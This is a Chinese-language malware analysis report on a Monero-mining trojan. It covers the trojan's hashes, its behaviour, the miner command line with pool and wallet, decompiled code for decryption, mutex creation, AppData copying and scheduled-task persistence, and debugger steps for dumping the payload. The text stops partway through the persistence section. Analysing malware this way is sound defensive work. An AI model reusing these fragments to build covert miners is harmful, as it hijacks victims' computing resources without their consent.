

目录

- 一、基本信息2
- 二、样本简介2
- 三、病毒流程图.....3
- 四、动态行为4
- 五、静态分析6
 - 1、动态解密出恶意 PE 文件6
 - 2、Dump.exe 功能9
 - 1) 创建互斥体 NIHILMsINERaassdaa.....9
 - 2) 拷贝源程序，设置计划任务定时启动9
 - 3) 创建线程阻止计算机进入待机模式——保证持续挖矿10
 - 4) 为 dump.exe 增加新节区.plato，写入 xmrig 挖矿软件11
 - 5) 挖矿逻辑（进程注入）12
- 六、查杀方案15
- 七、样本溯源15
- 八、总结.....16


一、基本信息

FileName	D48AB2E921F5C725672FCE16135D1F09.exe、svchostx64.exe
Type	门罗币挖矿病毒
Size	468480 bytes
MD5	D48AB2E921F5C725672FCE16135D1F09
SHA-1	7F5D1649BA49C20FAFFCDD140A1E3AE219B6F086
加壳	无

二、样本简介

该样本为**门罗币挖矿木马**，能够在用户计算机处于闲置状态时隐蔽地进行挖矿操作。主要特点有三方面：一是真正的恶意代码在样本运行起来后才会动态解密出来，二是将真正执行挖矿的软件数据注入到了子进程中执行，三是通过检测 CPU 使用率、检测任务管理器、傀儡进程后台运行等手段提高自身的隐蔽性，令用户很难察觉。

三、病毒流程图



四、动态行为

>> 进程行为

病毒运行后除了自身进程外，还创建了同名的子进程执行命令，意思是与门罗币矿池进行连接，端口为 3333: -o [monerohash.com:3333](http://monerohash.com) -u 4BrL51JCc9NGQ71kWhnYoDRffsDZy7m1HUU7MRU4nUMXAHNFBEJhkTZV9HdaL4gfuNBxLPc3BeMkLGaPbF5vWtANQni58KYZqH43YSDeqY -p x -k --donate-level=1 -t 3，同时启动了管理计划任务 `schtasks.exe` 作为子进程。

YunDetectService.exe	0.02	4,200 K	8,440 K	2332		
Rolan.exe	0.01	19,556 K	10,520 K	2356		Rolan
Procmon.exe	1.47	21,776 K	27,192 K	5824	Process Monitor	Sysinternals -
procexp.exe	0.54	29,028 K	38,496 K	6084	Sysinternals Process Ex...	Sysinternals -
Autoruns.exe	< 0.01	18,928 K	28,640 K	332	Autostart program viewer	Sysinternals -
d48ab2e921f5c725672fce1...	< 0.01	36,452 K	23,084 K	3172		
d48ab2e921f5c725672fc...	0.03	10,516 K	4,868 K	4016		

Autoruns.exe (332)	Autostart prog...	C:\Tools\常用...		Sysinternals -...
d48ab2e921f5c725672fce16135		C:\Users\sam\D...		
schtasks.exe (2980)	管理计划任务	C:\Windows\Sys...		Microsoft Corp...
d48ab2e921f5c725672fce161		C:\Users\sam\D...		
taskmgr.exe (6076)	Windows 任务管理器	C:\Windows\sys...		Microsoft Corp...
GoogleUpdate.exe (1792)	Google 安装程序	C:\Program Fil...		Google LLC

>> 文件行为


释放自身到 `C:\Users\sam\AppData\Roaming\svchostx64.exe`，经查询 MD5 与源文件相同。

21:21...	d48ab2e921f5c725672fce16135d1f09.exe	3172	QueryBaInfor...	C:\Users\sam\Desktop\d48ab2e921f5c725672fce16135d1f09.exe
21:21...	d48ab2e921f5c725672fce16135d1f09.exe	3172	CreateFile	C:\Users\sam\AppData\Roaming\svchostx64.exe
21:21...	d48ab2e921f5c725672fce16135d1f09.exe	3172	CreateFile	C:\Users\sam\AppData\Roaming\svchostx64.exe
21:21...	d48ab2e921f5c725672fce16135d1f09.exe	3172	QueryAttribu...	C:\Users\sam\AppData\Roaming\svchostx64.exe
21:21...	d48ab2e921f5c725672fce16135d1f09.exe	3172	QueryAttribu...	C:\Users\sam\Desktop\d48ab2e921f5c725672fce16135d1f09.exe
21:21...	d48ab2e921f5c725672fce16135d1f09.exe	3172	SetEndOfFile...	C:\Users\sam\AppData\Roaming\svchostx64.exe
21:21...	d48ab2e921f5c725672fce16135d1f09.exe	3172	ReadFile	C:\Users\sam\Desktop\d48ab2e921f5c725672fce16135d1f09.exe
21:21...	d48ab2e921f5c725672fce16135d1f09.exe	3172	WriteFile	C:\Users\sam\AppData\Roaming\svchostx64.exe
21:21...	d48ab2e921f5c725672fce16135d1f09.exe	3172	WriteFile	C:\Users\sam\AppData\Roaming\svchostx64.exe
21:21...	d48ab2e921f5c725672fce16135d1f09.exe	3172	ReadFile	C:\Users\sam\Desktop\d48ab2e921f5c725672fce16135d1f09.exe
21:21...	d48ab2e921f5c725672fce16135d1f09.exe	3172	WriteFile	C:\Users\sam\AppData\Roaming\svchostx64.exe
21:21...	d48ab2e921f5c725672fce16135d1f09.exe	3172	WriteFile	C:\Users\sam\AppData\Roaming\svchostx64.exe
21:21...	d48ab2e921f5c725672fce16135d1f09.exe	3172	ReadFile	C:\Users\sam\Desktop\d48ab2e921f5c725672fce16135d1f09.exe
21:21...	d48ab2e921f5c725672fce16135d1f09.exe	3172	WriteFile	C:\Users\sam\AppData\Roaming\svchostx64.exe
21:21...	d48ab2e921f5c725672fce16135d1f09.exe	3172	WriteFile	C:\Users\sam\AppData\Roaming\svchostx64.exe
21:21...	d48ab2e921f5c725672fce16135d1f09.exe	3172	SetBasicInfo...	C:\Users\sam\AppData\Roaming\svchostx64.exe

Hash - 1.04 - ?Robin Keir - http://keir.net			
File: C:\Users\sam\AppData\Roaming\svchostx64.exe			
Size: 468480 bytes			
Modified: 2019年10月10日, 21:14:23			
MD5: D48AB2E921F5C725672FCE16135D1F09			
SHA1: 7F5D1649BA9C20FAFFCDD140A1E3AE219B6F086			
CRC32: 8E955AD0			
File: d48ab2e921f5c725672fce16135d1f09.exe			
Total: d48ab2e921f5c725672fce16135d1f09.exe			
svchostx64.exe 2019/10/10 21:14 应用程序 458 KB			

>> 网络行为

与 monerohash.com:3333 进行大量 TCP 连接, IP 为 107.191.99.221, 该网址为门罗币矿池网址。




IP/域名monerohash.com的信息

如果该IP实际地址与我们所记录的不符, 请更改IP地址帮助我们更好地为您服务!

域名/IP	获取的IP地址	数字地址	IP的物理位置
monerohash.com	107.191.99.221	1807705053	美国 纽约ramnode数据中心
monerohash.com	107.191.99.95	1807704927	美国 纽约ramnode数据中心


>> CPU 使用率

系统空闲时才开始挖矿工作, CPU 使用率始终维持在 50%左右, 应该是为了防止用户发现, 因此不会占用过高的 CPU。



>> 其他行为

创建计划任务 **Adasdsadas3id**, 定时启动 **svchostx64.exe**



五、静态分析

1、动态解密出恶意 PE 文件

将 **svchost64.exe** 导入 IDA 进行分析，会发现大量的垃圾代码，严重干扰分析，而真正的恶意代码是通过混杂在垃圾代码中的两个函数来完成解密还原的。申请一段内存并将解密后的代码写入其中，然后调用执行。

```
if ( N__0 < 0x2434 )
{
    GetComputerNameA(&Buffer, &pSIRequested); // 获取电脑名称
    GetClipboardFormatNameW(0, &szFormatName, 0); // 从剪贴板获取指定格式的数据
}
if ( N__0 == 0x4114C )
{
    VirtualProtect_426F80 = GetProcAddress_(hModule, "VirtualProtect");
    (VirtualProtect_426F80)(DecodedCode_426F88, N_0_2531624, 64, &BytesRead); // 刚才申请的内存执行保护
}
else if ( N__0 < 0x1069 )
{
    GetWindowPlacement(0, 0); // 返回指定窗口的显示状态、被恢复的、最大化、最小化的窗口位置
}
++N__0;
}
while ( N__0 < 1656421 );
Decrypt_409320(); // 解密代码
DecodedCode_426F88(); // 解密后的代码
```

这需要在 OllyDbg 中动态调试来使其解密出真正的恶意代码，然后我们将其从内存中 dump 下来分析。

002FC6A0 8B8D 5CFFFFFF mov ecx,dword ptr ss:[ebp-0xA4]

002FC6B2 0348 10 add ecx,dword ptr ds:[eax+0x10]

002FC6B5 898D 5CFFFFFF mov dword ptr ss:[ebp-0xA4],ecx

002FC6BB 8B45 FC mov eax,dword ptr ss:[ebp-0x4]

002FC6BE 83C0 28 add eax,0x28

002FC6C1 8945 FC mov dword ptr ss:[ebp-0x4],eax

002FC6C4 EB 8B jmp short 002FC651

002FC6C6 68 00800000 push 0x800000

002FC6CB 6A 00 push 0x0

002FC6CD FF75 F0 push dword ptr ss:[ebp-0x10]

002FC6D0 FF55 A4 call dword ptr ss:[ebp-0x5C]

002FC6D3 8B45 CC mov eax,dword ptr ss:[ebp-0x34]

002FC6D6 8B40 3C mov eax,dword ptr ds:[eax+0x3C]

002FC6D9 8B8D 70FFFFFF mov ecx,dword ptr ss:[ebp-0x90]

002FC6DF 8D4401 78 lea eax,dword ptr ds:[ecx+eax+0x78]

002FC6E3 8B45 9C mov dword ptr ss:[ebp-0x54],eax

suchostx.004002E0

解密节区

kernel32.VirtualFree

suchostx.00400000

suchostx.00400000

suchostx.00400000

解密PE文件

地址	HEX 数据	ASCII
025C0000	40 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	0z? ...!...ijj..
025C0010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	?.....@.....
025C0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00?...
025C0030	00 00 00 00 00 00 00 00 00 00 00 00 F8 00 00 00?...
025C0040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	???.???L?Th
025C0050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno

0012E190 0012E1CC

0012E194 77A2D0FC 返回到 ntdll.7

0012E198 0000174C

0012E19C 00001C00

0012E1A0 000004B4

0012E1A4 0013174C ASCII "SsHd,"

0012E1A8 0012E250

>> dump 过程

解密并执行 PE 文件会涉及内存申请、写入、读取三个方面，首先会用到 **VirtualAlloc**，下个断点执行到此处。

```
Command: bp VirtualAlloc
```

申请完内存之后函数返回值为所申请的内存句柄/地址,数据窗口跟随 **EAX** 保存的内存地址。

```
002AC520 6A 00 push 0x0
002AC520 FF55 B8 call dword ptr ss:[ebp-0x48]
002AC530 8945 F0 mov dword ptr ss:[ebp-0x10],eax
002AC533 8365 E0 00 and dword ptr ss:[ebp-0x20],0x0
002AC537 6A 00 push 0x0
002AC539 8D45 E0 lea eax,dword ptr ss:[ebp-0x20]
002AC53C 50 push eax
002AC53D FF75 F0 push dword ptr ss:[ebp-0x10]
002AC540 8B85 60FFFFFF mov eax,dword ptr ss:[ebp-0xA0]
002AC546 FF70 01 push dword ptr ds:[eax+0x1]
002AC549 8B85 60FFFFFF mov eax,dword ptr ss:[ebp-0xA0]
002AC54F 83C0 39 add eax,0x39
002AC552 50 push eax
002AC553 E8 98070000 call 002ACCF0
002AC558 83C4 14 add esp,0x14
002AC558 8D45 E4 lea eax,dword ptr ss:[ebp-0x1C]
002AC55E 50 push eax
002AC55F 6A 40 push 0x40
002AC561 8B85 60FFFFFF mov eax,dword ptr ss:[ebp-0xA0]
002AC567 FF70 09 push dword ptr ds:[eax+0x9]
002AC56A FF85 58FFFFFF push dword ptr ss:[ebp-0xA8]
002AC570 FF55 DC call dword ptr ss:[ebp-0x24]
002AC573 8945 F4 mov dword ptr ss:[ebp-0xC],eax
002AC576 8B85 58FFFFFF mov eax,dword ptr ss:[ebp-0xA8]
002AC57C 8B85 70FFFFFF mov dword ptr ss:[ebp-0x90],eax
002AC582 8B85 60FFFFFF mov eax,dword ptr ss:[ebp-0xA0]
002AC588 FF70 09 push dword ptr ds:[eax+0x9]
002AC58B 6A 00 push 0x0
002AC58D FF85 58FFFFFF push dword ptr ss:[ebp-0xA8]
002AC593 E8 8D090000 call 002ACF55
002AC598 83C4 0C add esp,0xC
002AC59B 8D45 F0 mov eax,dword ptr ss:[ebp-0x10]

eax=00200000
堆栈 ss:[0012F180]-00194665, (ASCII "\t")

地址  HEX 数据  ASCII
00200000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00200010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00200020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00200030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

申请完内存之后就要写入还原之后的 PE 文件数据,因此在申请的内存空间首地址处打下硬件写入断点,运行到开始写入数据,删除硬件断点。

```
002AC55B 8D45 F4 lea eax,dword ptr ss:[ebp-0x1C]
002AC55E 50 push eax
002AC55F 6A 40 push 0x40
002AC561 8B85 60FFFFFF mov eax,dword ptr ss:[ebp-0xA0]
002AC567 FF70 09 push dword ptr ds:[eax+0x9]
002AC56A FF85 58FFFFFF push dword ptr ss:[ebp-0xA8]
002AC570 FF55 DC call dword ptr ss:[ebp-0x24]
002AC573 8945 F4 mov dword ptr ss:[ebp-0xC],eax
002AC576 8B85 58FFFFFF mov eax,dword ptr ss:[ebp-0xA8]
002AC57C 8B85 70FFFFFF mov dword ptr ss:[ebp-0x90],eax
002AC582 8B85 60FFFFFF mov eax,dword ptr ss:[ebp-0xA0]
002AC588 FF70 09 push dword ptr ds:[eax+0x9]
002AC58B 6A 00 push 0x0
002AC58D FF85 58FFFFFF push dword ptr ss:[ebp-0xA8]
002AC593 E8 8D090000 call 002ACF55
002AC598 83C4 0C add esp,0xC
002AC59B 8D45 F0 mov eax,dword ptr ss:[ebp-0x10]

eax=00200000
堆栈 ss:[0012F180]-00194665, (ASCII "\t")


地址  HEX 数据  ASCII
00200000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00200010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00200020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

```
002ACD2A 40 inc eax
002ACD2B 41 inc ecx
002ACD2C 4F dec edi
002ACD2D 75 F7 jnz short 002ACD26
002ACD2F EB 5F jmp short 002ACD90
002ACD31 0FB631 movzx esi,byte ptr ds:[ecx]
002ACD34 41 inc ecx
002ACD35 83FE 10 cmp esi,0x10


eax=00200000, (UNICODE "M")

地址  HEX 数据  ASCII
00200000 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00200010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

PE 文件的数据在写入内存后会被访问执行，因此此处再打下硬件访问断点，运行之后 PE 文件数据会全部写入，系统会在硬件执行访问第一个字节的时候停下，之后删除硬件断点，Dump 文件即可。



此处 Dump 文件即可（或者单步运行至修复节区完毕进行 Dump），拖入 IDA 后 Rebase Segment 即可。



2、Dump.exe 功能

整体流程如下：

```
IDA View-A x Pseudocode-A x Program Segmentation x Hex View-1 x Structures x Enu
1 void __noreturn MainWork_E52864()
2 {
3     int (__stdcall *v0)(int); // eax@2
4
5     if ( !PEB_findMutexW_E520FB(0x1F0001, 0, L"NIHILMsINERaassdaa") )// 尝试通过PEB调用函数，不行的话就直接调用
6     {
7         CreateMutexW(0, 0, L"NIHILMsINERaassdaa"); // 创建互斥体 NIHILMsINERaassdaa
8         CopyFileTo_Roaming_E527C1(L"svchostx64.exe");// 将源文件释放到：C:\Users\sam\AppData\Roaming\svchost64.exe
9         // 计划任务每隔1分钟执行1次
10        operateMemory_E52767();
11        CreateThread_E5189F(0, 0, SetThreadExecutionState_E527A9, 0, 0, 0);// 创建线程，防止系统进入待机模式
12        v0 = CreatePlatoSection_E525D1(); // 为dump.exe增加plato节区，写入挖矿软件数据
13        MainWork_E510C5(v0, 0, byte_E6600C, byte_E6600D);// 挖矿行为
14    }
15    ExitProcess(0);
16 }
```

1) 创建互斥体 NIHILMsINERaassdaa

通过 PEB 获取 kernel32.dll 的 **OpenMutexW** 创建互斥体 **NIHILMsINERaassdaa**，保证当前系统中只有一个病毒实例在运行。

```
v9 = 'nrek';
v12 = '\0';
v7 = '\0';
v8 = '\0';
v10 = '23le';
v11 = 'lld.';
*String2 = 'nep0'; // OpenMutexW kernel32.dll
v5 = 'etuM';
v6 = 'wx';
result = PEB_findAPI_E52536(String2, &v9); // 通过PEB获取kernel32.dll的OpenMutexW创建互斥体 NIHILMsINERaassdaa
if ( result )
    result = result(a1, a2, a3);
return result;
```

00E52542	- 64:A1 300000	mov eax,dword ptr fs:[0x30]	通过PEB查找OpenMutexw函数
00E52548	- 8B40 0C	mov eax,dword ptr ds:[eax+0xC]	
00E5254B	- 8B40 14	mov eax,dword ptr ds:[eax+0x14]	kernel32.OpenMutexW
00E5254E	- 8B00	mov eax,dword ptr ds:[eax]	
00E52550	- 8B00	mov eax,dword ptr ds:[eax]	kernel32.OpenMutexW
00E52552	- 8B40 10	mov eax,dword ptr ds:[eax+0x10]	
00E52555	- 8945 FC	mov [local.1],eax	ASCII "GetModuleHandleA"
00E52558	- 3975 FC	cmp [local.1],esi	
00E5255B	- 75 04	jnz short dump.00E52561	dump.00E51000
00E5255D	- 33C0	xor eax,eax	
00E5255F	- EB 52	jmp short dump.00E525B3	kernel32.OpenMutexW
00E52561	- 68 90F3E500	push dump.00E5F390	
00E52566	- FF75 FC	push [local.1]	0030F734
00E52569	- E8 15FFFFFF	call dump.00E52483	
00E5256E	- 8BD8	mov ebx,eax	0030F734
00E52570	- 59	pop ecx	
00E52571	- 59	pop ecx	ASCII "LoadLibraryA"
00E52572	- 85DB	test ebx,ebx	
00E52574	- 74 E7	jz short dump.00E5255D	dump.00E51000
00E52576	- 68 A4F3E500	push dump.00E5F3A4	
00E5257B	- FF75 FC	push [local.1]	

2) 拷贝源程序，设置计划任务定时启动

将病毒源程序拷贝到 **C:\Users\sam\AppData\Roaming\svchost64.exe**，并通过 **ShellExecuteW** 函数调用 **schtasks.exe** 设置计划任务，每隔 1 分钟执行一次。

```

v1 = VirtualAlloc_E525BA(0x200u); // 申请内存
if ( GetEnvironmentVariableW(L"APPDATA", v1, 0x104u) )// 获取系统变量 C:\Users\sam\AppData\Roaming
{
    lstrcatW(v1, L"\\");
    lstrcatW(v1, svchostx64_exe); // 拼接出 C:\Users\sam\AppData\Roaming\svchost64.exe
}
v2 = VirtualAlloc_E525BA(0x104u);
v3 = v2;
v4 = v2;
v5 = GetModuleHandle_E51E23(0); // 获取病毒进程句柄
GetModuleFileNameW(v5, v4, 0x104u); // 获取病毒进程源文件的路径
v6 = lstrcmpiW(v3, v1);
if ( v6 )
{
    v7 = CreateFileW(v1, 0x80000000, 1u, 0, 3u, 0x80u, 0);
    if ( v7 == -1 )
    {
        v6 = CopyFileW(v3, v1, 0);
        if ( v6 )
            LOBYTE(v6) = scheduleTaskRunSvchost64_E526CC(v1); // 计划任务，每隔1分钟启动一次svchost64.exe
    }
}

```

